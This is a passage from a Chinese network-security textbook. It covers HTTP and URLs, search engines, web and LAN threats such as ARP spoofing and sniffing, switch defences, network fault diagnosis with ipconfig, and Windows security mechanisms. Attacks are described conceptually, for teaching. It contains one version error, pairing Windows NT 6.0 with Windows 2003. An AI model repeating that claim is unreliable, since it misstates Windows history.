为了访问万维网上的各种链接，万维网采用了超文本传送协议 HTTP 来传送各种文档。HTTP 是一个应用层协议，它使用 TCP 连接进行可靠的传送。

为了使得不同作者创作的不同风格的万维网文档都能在因特网上的各种主机上显示出来，万维网使用了超文本标记语言 HTML，使得万维网页面的设计者可以很方便地将自己设计的风格独特的网页在客户端的浏览器上显示出来。

URL 的一般形式由以下 4 个部分组成：

```
<协议>://<主机>:<端口>/<路径>
```

例如，清华大学的主页的 URL 为：

```
http://www.tsinghua.edu.cn
```

这里省略了默认的端口号 80。从清华大学的主页进入后，可以通过不同的链接查找到各个部门的有关信息，其路径的表示也会变化，例如：

```
http://www.tsinghua.edu.cn/qhdwzy/gljg.jsp
```

是清华大学管理机构页面的 URL 地址，该页面存储在清华大学 WWW 服务器的/qhdwzy/目录下，页面文件名为 gljg.jsp。

在万维网中用来进行搜索的工具叫做搜索引擎。搜索引擎的种类很多，但大体上分为两类，即全文检索搜索引擎和分类目录搜索引擎。

从用户的角度看，使用这两种不同的搜索引擎都能够实现自己查询信息的目的，但用户得到的信息的形式并不一样。全文检索搜索引擎往往可以直接检索到相关内容的网页，但分类目录搜索引擎一般只能检索到相关信息的网址。为了使用户能够更加方便地搜索到有用信息，目前许多网站往往同时具备全文检索搜索和分类目录搜索的功能。

新出现的一些搜索引擎有垂直搜索引擎和元搜索引擎。垂直搜索引擎针对某一特定领域、特定人群或某一特定需求提供搜索服务。元搜索引擎将用户提交的检索请求发送到多个独立的搜索引擎上去搜索，并把检索结果集中统一处理，以统一的格式提供给用户，因此，是搜索引擎之上的搜索引擎。它主要侧重于提高搜索速度、智能化处理搜索结果、个性化搜索功能的设置和用户检索界面的友好性上，其查全率和查准率都比较高。

WWW 服务中采用的 Web 浏览器和 WWW 服务器都存在安全隐患，表现在以下几个方面。

(1) Web 浏览器依赖于(或者会调用)外部程序，通常称为“查看程序(放映程序)”(包括 plug-in 和 ActiveX)，用它来处理浏览器不能识别的数据类型，由于查看程序属于第三方软件，因此难以确保其安全性。

(2) HTML 文档很容易与其他服务器上的文档进行链接,所以人们很难弄清楚某个文档是属于谁、是否真实可信。

(3) 用户浏览的页面上会挂有"木马"等恶意代码程序,当用户点击页面上的这些内容时,容易将恶意代码下载到本机,使本机很容易成为黑客攻击的对象。

(4) 攻击者会引诱浏览者通过页面的链接去浏览仿冒的合法网站,即网络钓鱼,由于浏览者不太注意浏览器中的 URL 地址,而是仅通过页面的相似程度判断是否是合法网站,所以钓鱼网站极易骗取用户的信任,并窃取用户的机密信息。

(5) WWW 服务器中的相应服务和 Web 浏览器都存在许多漏洞,这些漏洞容易成为黑客攻击进入的通道。例如在 IIS 4.0 和 IIS 5.0 的 Unicode 字符解码的实现中存在一个安全漏洞,导致用户可以远程通过 IIS 执行任意命令。当 IIS 打开文件时,如果该文件名包含 Unicode 字符,它会对其进行解码,如果用户提供一些特殊的编码,将导致 IIS 错误地打开或者执行某些 Web 根目录以外的文件。

2.4 局域网安全的基本措施与方法

2.4.1 局域网的安全威胁

局域网是一个物理连接范围较小的网络,通常采用交换机、集线器等设备进行网络的连接。

局域网在未划分 VLAN 的情况下,是一个广播域,任何一个站点发出的信息都可以被设置为混杂模式的其他站点侦听到,因此,局域网的安全问题是网络管理员必须重视的问题。

局域网面临的安全威胁主要包括以下几方面。

(1) 网络数据包的嗅探。由于在局域网中任何一个计算机只要将网卡设置为混杂模式,都可以侦听到其他计算机发出的信息,特别是许多信息采用明文方式传输,因此,攻击者只要通过物理方式连入局域网,极易获取网络中的用户名和口令,进而以合法身份访问网络资源,窃取网络信息。

(2) IP 地址伪造。攻击者会伪造成局域网内的合法 IP 地址,来访问和窃取局域网内的信息,盗取资源。

(3) ARP 攻击。ARP 攻击其实就是内网某台主机伪装成网关,欺骗内网其他主机的信任,将所有发往网关的信息发到这台主机上。由于此台主机的数据处理转发能力远远低于网关,因此导致大量信息堵塞,网速越来越慢,甚至造成网络瘫痪。通过这种方式,可以截取用户的信息,盗取用户的网络游戏账号、QQ 密码等,也会造成局域网堵塞,甚至威胁到局域网用户的信息安全。

(4) SYN 攻击。由于攻击者可以利用嗅探技术截获局域网内的传输报文,因此可以分析报文信息,猜测到 TCP 报文的序列号,进而再截获合法连接,冒充合法用户,与被连接者进行通信,获取各种机密信息。

2.4.2 局域网的安全防范

由于局域网是一个内部网络,因此防火墙无法防止各种内部的攻击,通常需要通过对交

换机、服务器进行设置来提高局域网的安全性。

对局域网的交换机来说，首先需要判断并封堵一些常见病毒所使用的端口，以及进行端口速率限制。而为了能够识别各种恶意数据流量，交换机上就必须使用一款智能芯片，使其具备一定的分析处理能力，可以准确地判断、封堵、限制并记录 ARP 攻击和 DDoS 攻击事件，切断病毒传播的路径。具有安全性的交换机，通常应当具有以下特点。

(1) 支持基于 IP、MAC 应用的访问控制列表功能(ACL)。

(2) 支持常见病毒端口过滤功能。

(3) 支持基于端口、IP、MAC、应用的速率限制。

(4) 支持基于端口、IP、MAC、802.1p 和应用的优先级控制(QoS)。

(5) 支持基于 MAC＋IP＋VLAN＋端口的绑定(ARP 防御)。

(6) 支持 ARP 攻击和 DDoS 攻击事件记录日志。

对网络中的服务器来说，必须设置具有安全性的域认证策略，加强各种安全认证，减少共享目录，并定期对安全日志进行审计和检查。

2.5　网络故障的分析与排除技术

2.5.1　网络故障分析技术

网络故障是网络运行中非常常见的现象，选用合适的技术、采用恰当的手段，可以快速诊断网络故障所在，恢复网络正常运行。

网络的故障诊断既是一门技术，也是一门艺术。网络的故障诊断就是通过测试、分析、判断等手段，准确定位网络中的故障种类和性质。

网络故障的诊断步骤通常如下。

(1) 准确查出问题。问题是什么时候发生的，采取了什么行动？发生问题时，正在进行新的工作还是常规的工作？最近进行过哪些可能造成故障的改变？重建问题容易吗？

(2) 重建问题。如果可能，重建发生的问题，如重建连接等。生成一个可能发生故障问题的列表，并随着问题缩小慢慢缩小列表。

(3) 分离原因。分离设备、协议、连接、应用等各种原因，也即通常的排除法。

(4) 拟订并实施改正方案，拟订几种方案，经过选择，确定一种折中方案。

(5) 测试解决方案。保证拟订方案的正确性和不会引起其他的连锁问题，保证系统的其他部分不会受到采取的措施的影响。

(6) 记录问题和解决方案，并获取反馈。必须像设计一个网络和安装一个网络一样认真记录解决过程，并从受到影响的用户处得到反馈，完成故障诊断过程的循环。

故障的排除方法通常有两种，流程图法和因果关系法。

流程图是流经一个系统的信息流、观点流或部件流的图形表示。在网络故障诊断中，流程图主要用来罗列一个故障可能存在的各种原因及其处理步骤。流程图是揭示和掌握封闭系统运动状况的有效方式。作为网络故障诊断方法，它能够判断一旦网络出现故障以后，问题可能出在什么地方，从而确定出可供选择的故障解决方案。

图 2-12 是用流程图法排除两个站点无法连通故障的示意图。




图 2-12 用流程图法排除两个站点无法连通故障的示意图

因果分析法是通过因果图来分析问题和解决问题的一种方法。因果图又称特性要因图、鱼刺图或石川图，它是 1953 年在日本川琦制铁公司，由质量管理专家石川馨最早使用的，是为了寻找产生某种质量问题的原因，发动大家谈看法，做分析，将群众的意见反映在一张图上，就是因果图。用此图分析产生问题的原因，便于集思广益。因为这种图反映的因果关系直观、醒目、条例分明，用起来比较方便，效果好，在很多方面得到了广泛的应用。

因果分析法(技术)运用于网络故障诊断中，就是以结果作为特性，以原因作为因素，逐步深入研究和讨论某种网络故障可能造成的诱因，然后逐个排除，最后找出出现网络故障的真正原因。因果分析法的可交付成果就是因果分析图。

图 2-13 是用因果图法排除网络组件失效故障的示意图。




图 2-13 用因果图法排除网络组件失效故障的示意图

2.5.2　网络故障排除工具

网络故障排除工具包括命令类工具、硬件类工具和软件类工具。

1. 命令类工具

命令类工具包括：IPCFG,Ping,Tracert,nbstat,netstat,ARP 等,例如 Ipconfig 命令可以显示 TCP/IP 网络的当前配置值,包括主机名称、域名系统、服务器名称和其他相关信息。该命令可以在 DOS 命令下或 Windows 命令下使用。

例如在 DOS 下,通常的命令格式为：

Ipconfig　显示信息。

Ipconfig /all　显示详细(所有)信息。

Ipconfig /renew　重启所有的适配器。

Ipconfig /release * Con *　释放所有连接。

2. 硬件类工具

硬件工具有 LAN 协议分析仪、WAN 协议分析仪、接口测试仪、逻辑分析仪、线缆测试仪、OTDR、频谱分析仪、示波器、万用表和网络万用表等,比较常用的如 Fluke 公司的网络故障一点通,其具有以下功能。

(1) 查找交换机,定位可用接口、活动端口、MAC、IP、SNMP 名称和链路速度。

(2) 查看数据,指出冲突的 IP 地址、网络配置不匹配以及物理错误。

(3) 关键网络统计,查看以太网利用率、冲突和错误。

(4) 电缆测试,包括识别长度、开路、跨接和串绕线对。

(5) 可以测试跨越骨干网的 IP 吞吐量,测试 WAN 的 IP 性能。在安装 VPN 时可以进行基准拥塞测试,确定 xDSL 链路的最佳性能。

3. 软件类工具

软件工具包括各种协议分析软件、端口测试软件、链路测试软件、网络管理软件和网络性能在线监测软件等。我国也开发了相关的网络测试管理软件,如科来网络分析系统,可以对网络传输的底层数据进行采集和分析,对网络性能、网络安全性等进行评估和分析,还可以分析判断诸如网络丢包严重、网速慢、网络攻击等故障。

2.5.3　两种典型的 LAN 故障的排除方法

LAN 在使用中易出现各式各样的故障,不但造成使用中的问题,也会大大影响网络的安全。但严格说来,LAN 故障排除只要按照相关的方法进行,就可以排除。另外,规范的网络管理,是减少网络故障的重要手段；完善的技术档案,是排除故障的重要参考；而有效的测试和监视工具则是排除故障的有力助手。

下面介绍两种常见的 LAN 故障排除与解决办法。

1. 与网络邻居有关的几种故障

(1) 在网络邻居中看不到任何计算机。

可能的原因是：本机网络配置不当,最大的可能是网卡的驱动程序工作不正常。此时应检查网卡的驱动程序,必要时重新安装驱动程序。

(2) 在网上邻居或资源管理器中只能看到本机。

一般只要能看到本机,就至少说明本机的网卡已正确安装,这种网络通信错误多是由网线断路或者与网卡的连接不良造成,还有可能是 Hub 或交换机的问题。

(3) 网上邻居中找不到域及服务器,但可以找到其他的工作站。

多是由于未顺利登录 Windows 网络造成。排除方法是:在"控制面板"→"网络"→"Microsoft 网络客户"中,将登录时 Windows 与网络的连接由慢速改为快速连接。

(4) 在查看网上邻居时,会出现"无法浏览网络/网络不可访问/想得到更多信息,请查看'帮助索引'中的'网络疑难解答'专题"的错误提示。

首先,检查网卡是否正常工作,是否与其他的硬件冲突。打开"控制面板"→"系统"→"设备管理",查看硬件的前面是否有黄色的问号、感叹号或者红色的问号。如果有,必须手工更改这些设备的中断和 I/O 地址设置。

其次,可以检查 Windows 网络是否登录。如果在 Windows 启动后,要求输入 Microsoft 网络用户登录口令时,单击"取消"按钮则会出现类似症状。要登录域服务器,必须以合法的用户登录,并且输入正确口令。

(5) 可以访问服务器或 Internet,但网上邻居中却看不到其他工作站。

首先确定是否使用了 WINS 解析,若是,则可能是 WINS 服务器地址设置不当。

其次,检查网关设置,若双方分属不同的子网而网关设置有误,则不能看到其他工作站。

最后,还可能是子网掩码配置故障,此时须检查子网掩码设置。

2. 网卡相关故障

(1) 网卡无法安装。

这多是由于 PC 上安装了过多其他类型的接口卡,造成中断和 I/O 地址被占用或冲突。解决方法是可以先将其他的各种插卡卸除,先正确安装网卡,然后再依次安装其他插卡,若安装了某个插卡后出现冲突,说明是该卡与网卡有冲突,此时应改变该卡的中断号或地址,然后再安装其他接口卡。

如果 PC 中有一些安装不正确的设备,或有"未知设备"一项,使系统不能检测网卡。这时应该删除"未知设备"中的所有项目,然后刷新或者重新启动计算机。

另一种可能是 PC 不能识别这一种类型的网卡,其原因是多方面的,比如主板的兼容性等。这种情况多通过更换网卡来解决。

(2) 在安装网卡后在"控制面板"→"系统"→"设备管理器"中将报告"可能没有该设备,也可能此设备未正常运行,或是没有安装此设备的所有驱动程序"。

可通过如下步骤检查。

首先可能是没有安装正确的驱动程序,或者驱动程序版本不对。

其次可能是中断号与 I/O 地址没有设置好。有一些网卡通过跳线开关设置,另外有些网卡则是通过随卡带的 Setup 程序进行设置。

(3) 安装网卡系统启动变得很慢。

多是由于在 TCP/IP 设置中设置了"自动获取 IP 地址",这样每次启动计算机时,计算机都会主动搜索当前网络中的 DHCP 服务器,而如果网络中没有 DHCP 服务器,则计算机启动的速度会大大降低。

一般可通过禁用 DHCP,为网卡指定 IP 地址的方式解决。

第3章　操作系统安全基础及安全编程

本章学习要求：

- 了解各种 Windows 系统和 Linux 系统的安全机制。
- 掌握如何安装与配置 VMware 虚拟机。
- 了解网络协议分析器的工作原理。
- 掌握 Sniffer Pro 网络协议分析器的使用方法。
- 了解网络安全编程的相关知识。
- 掌握基本的网络安全编程方法。

3.1　操作系统安全

3.1.1　操作系统安全概述

操作系统是计算机资源的直接管理者，是连接计算机硬件与上层软件及用户的桥梁，是计算机软件的基础和核心，是计算机系统安全的基础，它的安全性至关重要。计算机操作系统的安全主要是利用安全手段防止操作系统本身被破坏，防止非法用户对计算机资源（如计算机硬件、系统应用软件、系统数据、系统控制等资源）的窃取。

操作系统的安全机制包括硬件安全机制、操作系统的安全标识和鉴别、访问控制、最小特权管理和可信通路等。

1. 硬件安全机制

安全操作系统的硬件安全机制，实质上也是普通操作系统所要求的，计算机硬件安全的目标是保证自身的可靠性和为系统提供基本安全机制。优秀的硬件保护性能是高效、可靠的操作系统的基础。硬件安全机制通常包括存储保护、运行保护、I/O 保护等。

存储保护是一个安全操作系统最基本的要求，主要是保护用户在存储器中的数据不受破坏。安全操作系统最重要的一点是实行分层设计，而运行域正是这样一种基于保护环的等级式结构。运行保护是指进程严格按照运行域机制运行。I/O 保护是操作系统功能中最复杂的一个功能，要寻找一个操作系统安全方面的缺陷，往往是从系统的 I/O 部分开始。一个安全的系统是把 I/O 赋予一个特权指令。用户程序要想启动 I/O，必须请求操作系统代为启动。

2. 操作系统的安全标识和鉴别

用户标识鉴别是操作系统提供的最外层保护措施。标识就是系统对每一个用户的身份都有一个特定的系统内部可以标识的标记，这个标记就是用户标识符。这个标识在全系统中是唯一的。将用户标识符与用户联系起来的过程就是鉴别。

3. 访问控制

操作系统的访问控制涉及自主访问控制和强制访问控制两个形式。自主访问控制是基于对主体或主体所属的主体组的识别,限制对客体的访问。自主访问控制技术有一个最主要的缺点,就是不能有效地抵抗计算机病毒的攻击。强制访问控制是"强加"给访问主体的,即系统强制主体服从访问控制策略。其主要特征是对所有主体及其所控制的客体(如:进程、文件、段、设备)实施强制访问控制。

4. 最小特权管理

所谓最小特权,指的是"在完成某种操作时所赋予网络中每个主体(用户或进程)必不可少的特权"。最小特权原则则是指"应限定网络中每个主体所必需的最小特权,确保可能的事故、错误、网络部件的篡改等原因造成的损失最小"。最小特权原则在安全操作系统中占据了非常重要的地位。角色管理机制是依据"最小特权"原则对系统管理员的特权进行的分化,每个用户只能拥有刚够完成工作的最小权限。

5. 可信通路

可信通路也是路径,是终端人员借以直接同可信计算机通信的一种机制,该机制只能由有关终端人员或可信计算机启动,并且不能被不可信软件所模仿。在用户执行一些操作时,用户必须确定是与安全核心通信而不是与一个特洛伊木马在交换信息。同时用户在进行特权操作时,也要有办法证实这是从内核输送出来的正确信息,不是来自特洛伊木马的模拟信息。这些都需要一个机制保障用户和内核的通信过程,这样的机制就是由可信通路提供的。

操作系统安全的实施将保护计算机硬件、软件和系统数据,防止人为因素造成的故障和破坏。因此,提高操作系统本身的安全等级尤为重要。它包括如下几个方面。

(1) 身份鉴别机制:实施强认证方法,比如数字证书等。

(2) 访问控制机制:实施细粒度的用户访问控制、细化访问权限等。

(3) 完整性:防止数据系统被恶意代码比如病毒破坏,对关键信息进行数字签名技术保护。

(4) 系统的可用性:不能访问的数据等于不存在,不能工作的业务进程毫无用处。因此还要加强应对攻击的能力,比如病毒防范、抵御黑客入侵等。

6. 审计

审计是一种有效的保护措施,它可以在一定程度上阻止对信息系统的威胁,并在系统监测、故障恢复等方面发挥重要的作用。

3.1.2 Windows 系统安全

Windows 系统是微软公司研究开发的操作系统,其发展经历了 Windows 3.1、Windows 98、Windows NT、Windows 2000、Windows XP、Windows 2003、Windows 2008 和 Windows Vista 等多个版本。由于 Windows 系统的易用性,许多用户都使用它,特别是其桌面操作系统。系统除了在操作方面的简单易用和稳定性外,其安全机制也是比较完善的。以下是 Windows 系统的安全机制介绍。

1. Windows 认证机制

早期 Windows 系统的认证机制不是很完善,甚至缺乏认证机制。如 Windows 3.x、

Windows 95/98 等。随着技术的进步，认证机制逐步完善。在 Windows 2000 中，系统就提供了两种认证方式，即本地认证和网络认证。

2. Windows 访问控制机制

Windows NT/XP 的安全性达到了橘皮书(可信计算机系统评测标准 TCSEC)C2 级，实现了用户级自主访问控制。其访问控制机制如图 3-1 所示。




图 3-1　Windows 访问控制机制

3. Windows 审计/日志机制

日志文件是 Windows 系统中一个比较特殊的文件，它记录 Windows 系统运行状况，如各种系统服务的启动、运行和关闭等信息。Windows 系统日志有三种类型：系统日志、应用程序日志和安全日志，它们对应的文件名为 SysEvent.evt、AppEvent.evt 和 SecEvent.evt。这些日志文件通常存放在操作系统安装区域“system32\config”目录下。

4. Windows 协议过滤和防火墙

由于网络上的安全威胁日趋严重，Windows NT 4.0、Windows 2000、Windows 2003、Windows 2008 等均提供了包过滤机制，通过过滤机制可以限制网络中的数据包进入计算机。而 Windows XP 自带了防火墙，它能够实现监控和限制用户计算机的网络通信。

5. Windows 文件加密系统

为了防范入侵者通过物理途径读取磁盘信息，而不是通过 Windows 系统文件访问，Microsoft 开发了加密的文件系统 EFS，利用 EFS，文件中的数据在磁盘上是加密的。用户如果访问加密的文件，则必须拥有这个文件的 KEY，这个文件才能被打开，像其他普通文档一样。EFS 加密是基于公钥策略。被 EFS 加密过的数据不能在 Windows 中直接共享。如果通过网络传输经 EFS 加密过的数据，这些数据在网络上将会以明文的形式传输。NTFS 分区上保存的数据还可以被压缩，但是一个文件不能同时被压缩和加密。

虽然 Windows 系统已经有了一定的安全机制，但是各种各样的网络攻击仍层出不穷，考验着系统的安全与稳定。现在系统面临的主要威胁有以下几点。

(1) Windows 口令的安全。

(2) Windows 恶意代码。

(3) 应用软件漏洞。

(4) 系统程序的漏洞。

(5) 注册表安全。

(6) 文件共享安全。

(7) 物理临近攻击。

针对这些威胁，Windows 系统提出了以下的安全增强方法。

(1) 安全漏洞打补丁。由于很多漏洞本质上都是软件设计时的缺陷和错误，因此需要修复。

(2) 停止服务和卸载软件。

(3) 升级或更换程序。

(4) 修改配置或权限。

(5) 去除特洛伊木马等恶意程序。

(6) 安装可用的安全工具软件。

1. Windows NT 系统安全

Windows NT(New Technology)是微软公司第一个真正意义上的网络操作系统,它的发展经过 Windows NT 3.0/NT 4.0/NT 5.0(Windows 2000)和 Windows NT 6.0(Windows 2003)等众多版本,并逐步占据了广大中小网络操作系统的市场。

Windows NT 众多版本的操作系统使用了与 Windows 9x 完全一致的用户界面和完全相同的操作方法,使用户使用起来比较方便。与 Windows 9x 相比,Windows NT 的网络功能更加强大并且安全。

Windows NT 系列操作系统具有以下三方面的优点。

1) 支持多种网络协议

